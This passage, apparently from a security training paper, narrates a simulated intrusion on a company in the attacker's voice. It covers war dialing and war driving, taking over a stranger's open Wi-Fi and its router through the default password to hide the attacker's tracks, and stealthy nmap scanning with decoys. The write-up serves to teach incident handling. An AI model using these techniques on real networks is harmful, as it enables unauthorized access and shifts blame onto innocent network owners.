
The attacks were performed from two source networks: the attacker's home network, and an unsecured 802.11b wireless network, that the attacker used to cover his tracks.

[4] 3270 is a legacy IBM character-based terminal. 3270 terminal emulators are in wide use for mainframe access.


Source Network 1 - Home Network



Source Network 2 - Somebody's Home
Network used to Cover Tracks



Target Network



Stages of the Attack

The culprit will describe how he mounted the attack in his own words.

Reconnaissance

Company Website

I looked up the company Website, http://www.rapidclientserver.com/. It was not much help, as they were recently acquired by the new Belgian owners, and the site was in transition. No useful information for now.

Company Telephone Directory


I dialed the company exchange number late at night and followed the prompts to the voice directory assistance. I tried each letter of the alphabet and wrote down all the names. It might be useful later.

Web Searches

www.yahoo.com search for rapidclientserver.com resulted with almost 100 hits. There were a few newsgroup postings by the employees, but none related to technical issues that might be useful. One of the employees sings, and I obtained his home address and the phone number from the list published by the choir. I made sure he is still an employee by checking against the phone directory list I wrote down earlier.

Domain Name information

I normally use Sam Spade Website (http://www.samspade.org) to look up domain information. Their site was down today, but I do have a downloaded Windows-based tool that does the same things. There are other ways of doing it, but I like Sam Spade for speed and convenience.



I entered “rapidclientserver.com” in the text box in the upper left of the window, and then obtained domain name information by clicking on buttons (on the left edge of the window) representing various tools and queries: “Whois”, “IPBlock”, “Dig”, “DNS”. Results, saved in a file, are attached as Appendix C.

Now I know that the IP addresses I need to scan are two class C subnets: xxx.yy.82/24 and xxx.yy.83/24; I know the addresses of the mail exchanger and the name servers, as well as the names of administrators. When I ping www.rapidclientserver.com, I see that the name resolves to an address within their IP block – therefore they host their own Web server, as opposed to have another organization host it.

```
C:\ >ping www.rapidclientserver.com
Pinging webserver.rapidclientserver.com [xxx.yyy.82.164] with 32
bytes of data:
```

War Dialing

War dialing is a method of exploring network access possibilities via a dial-up line and a modem. I used an older tool – THC-Scan[5]. Hoping to find a way into the

[5] THC-Scan is available from http://www.thc.org


system via a modem, I tried dialing about 50 numbers following the main exchange number, but there were no modems.

War Driving


War Driving means looking for wireless networks. If I can find an unprotected wireless network at RapidClientServer, I could possibly use it to obtain the files I want. While War Driving is legal, using somebody's network is not.

Many wireless networks are absolutely unprotected. They do not use WEP (Wired Equivalence Privacy) and broadcast their SSID (Service Set Identifier). Any intruder with a computer and a wireless card within the signal range can become part of their network. I am planning to find such an unprotected network to cover my tracks: the IP address used for the attack will point to the wireless network, and not to my home machine.

I used NetStumbler[xiii], installed on my laptop, from the parking lot in front of the RapidClientServer office. First, I set up my network card to disable WEP encryption, and used a blank network name.



After starting up NetStumbler, the results were as follows:



There are several networks, but they are all using WEP encryption, and I am not sure which one belongs to RapidClientServer, if any at all. With enough traffic, it is possible to use tools such as AirSnort[6] to sniff the packets and break the


[6] AirSnort, which works on Linux, is available for download at http://sourceforge.net/projects/airsnort.. (January 16, 2004)

encryption key. However, it would take at least 8 hours (or much more if the network traffic is light). Moreover, they could be connected to the rest of the network via VPN, so all my hard work would be useless, as there is yet another layer of encryption. Cisco and Microsoft offer solutions where the encryption key changes often, so you can never sniff long enough before they change the key on you... And then, just a few wireless cards will work with AirSnort, and mine is not one of them. I decide to abandon this avenue. Some things are just too much trouble

However, I would still like to be using someone's wireless network to mount the attacks from. I point my browser to WiFiMaps.com[7] Their home page states

> "WiFiMaps.com is an interactive web application for displaying detailed maps of war driving data, and for locating WiFi hotspots. We are in an ongoing development process. **We will show you where the WiFi is**."

Mapsearch by Location of my area gives me some idea where I should be looking to plug into someone's wireless network. The networks marked with the)(symbol do not use WEP.



[7] WiFiMaps.com home page is http://www.wifimaps.com/index.php (January 16, 2004)

I took my laptop to a library in the area that showed many wireless networks. NetStumbler shows a good signal coming from SSID “Home”, and there is no encryption.

I changed my SSID to “Home”, and forced release and renew of my IP address.

```
C:\>ipconfig /release
Windows IP Configuration

Ethernet adapter Wireless:
        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 0.0.0.0
        Subnet Mask . . . . . . . . . . . : 0.0.0.0
        Default Gateway . . . . . . . . . :

C:\>ipconfig /renew
Windows IP Configuration

Ethernet adapter Wireless:
        Connection-specific DNS Suffix  . : some.isp.net
        IP Address. . . . . . . . . . . . : 192.168.0.4
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.0.1
```

I verified that I have access to Internet by doing a little Web browsing. To better cover my tracks, I decided to do all my scanning and exploits from the library location, using this wireless network.


I pointed the browser to my Default Gateway, http://192.168.0.1, and saw the wireless router logon prompt

It looks that MR814 might be the router model. I looked up Netgear Web site and found the user manual for this type of router[8]. The manual tells me that the default password for the "admin" user is "password". I tried it, and it worked. I love good, accessible documentation. Here comes the Settings screen:

That is useful. For example, I could install tftp (trivial file transfer protocol) on my machine, open UDP port 69 (used by tftp) on the MR814 router, and initiate file transfers from the victims system. This transfer could only be traced to the owner of the wireless network, and not to me.

The next screenshot shows how this can be done. If there is an incoming UDP packet for port 69, the router will forward it to my machine, 192.168.0.4

[8] NETGEAR® Model MR814 v2 Cable/DSL Wireless Router. Manual, available at http://www.netgear.com/docs/mr814/wwhelp/wwhimpl/js/html/wwhelp.htm (January 15, 2004)



Mapping

My next step is to scan the target subnets to get a general idea what systems are there and which ones may be vulnerable.

I use nmap[xiv] installed on my Linux system. This tool is also available on Windows, but the Linux version is more robust. It is described at http://www.insecure.org as follows:

> Nmap ("Network Mapper") is a free open source utility for network exploration or security auditing. It was designed to rapidly scan large networks, although it works fine against single hosts. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) they are offering, what operating system (and OS version) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

So many people scan networks from Internet these days that it is hard to imagine that RapidClientServer would pay much attention to my scans. Still, one has to be careful.

Most often nmap scans are performed as TCP SYN scans (–Ss option, default for root users). nmap sends a SYN packet, and receives a SYN/ACK (if the port is listening) or RST (if it is not). If SYN/ACK is received, nmap sends RST, breaking the connection, instead of sending ACK to complete the TCP 3-way

handshake. As the connection is never completed, the attempt may not be logged at all.

If I scanned from home, I would scan very slowly, and use decoy IP addresses. nmap supports such option as "–T sneaky" (to serialize all scans, and wait at least 15 seconds between packets), and "-D decoy_IP_1,decoy_IP_2,..." to make it appear that the scans are coming from the decoy IP addresses too. Since I did not plan to use my own IP address anyway, I would not have to be so very cautious.

I drove to the library and booted the laptop. I was able to connect to the same wireless network I discovered the other day. I booted Linux under VMware[xv] and logged on as root.

> **What Is VMware Workstation?**
> VMware Workstation is powerful virtual machine software for the desktop. Optimized for the power user, VMware Workstation runs multiple operating systems -- including Microsoft Windows, Linux, and Novell NetWare -- simultaneously on a single PC in fully networked, portable virtual machines. VMware Workstation provides more choice, greater flexibility, and more powerful functionality than any other virtual machine software in the marketplace today.

I used nmap with –O to enable OS fingerprinting (which is an attempt to obtain details about the target computer's operating system), and –v for verbose output. –P0 means "do not ping". As the ICMP Echo requests or replies may be blocked, coding –P0 ensures nmap will not assume that a host is down just because it does not respond to ping.

Using `tee`, I was able to direct the output to file scan82 and view it on the screen at the same time:

```
nmap –sS  -P0 –O –v xxx.xxx.82.0-255 | tee scan82
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
Interesting ports on  (xxx.xxx.82.0):
(The 1600 ports scanned but not shown below are in state: filtered)
Port       State       Service
80/tcp     closed      http
Too many fingerprints match this host for me to give an accurate OS
guess

Interesting ports on cisco.rapidclientserver.com (xxx.xxx.82.1):
(The 1600 ports scanned but not shown below are in state: closed)
Port       State       Service
514/tcp    open        shell
Remote OS guesses: Cisco 3600 running IOS 12.2(6c), Cisco router
running IOS 12.1.5-12.2(6a), Cisco IOS 12.1(5)-12.2(7a)

Insufficient responses for TCP sequencing (0), OS detection may be less
accurate
Interesting ports on piggy.rapidclientserver.com (xxx.xxx.82.4):
(The 1581 ports scanned but not shown below are in state: filtered)
Port       State       Service
30/tcp     open        unknown
```

```
31/tcp     open        msg-auth
33/tcp     open        dsp
34/tcp     closed      unknown
35/tcp     open        priv-print
36/tcp     open        unknown
37/tcp     open        time
38/tcp     open        rap
39/tcp     closed      rlp
40/tcp     open        unknown
41/tcp     open        graphics
42/tcp     open        nameserver
43/tcp     open        whois
46/tcp     open        mpm-snd
47/tcp     open        ni-ftp
48/tcp     closed      auditd
49/tcp     open        tacacs
50/tcp     open        re-mail-ck
80/tcp     closed      http
1352/tcp   closed      lotusnotes
............
```

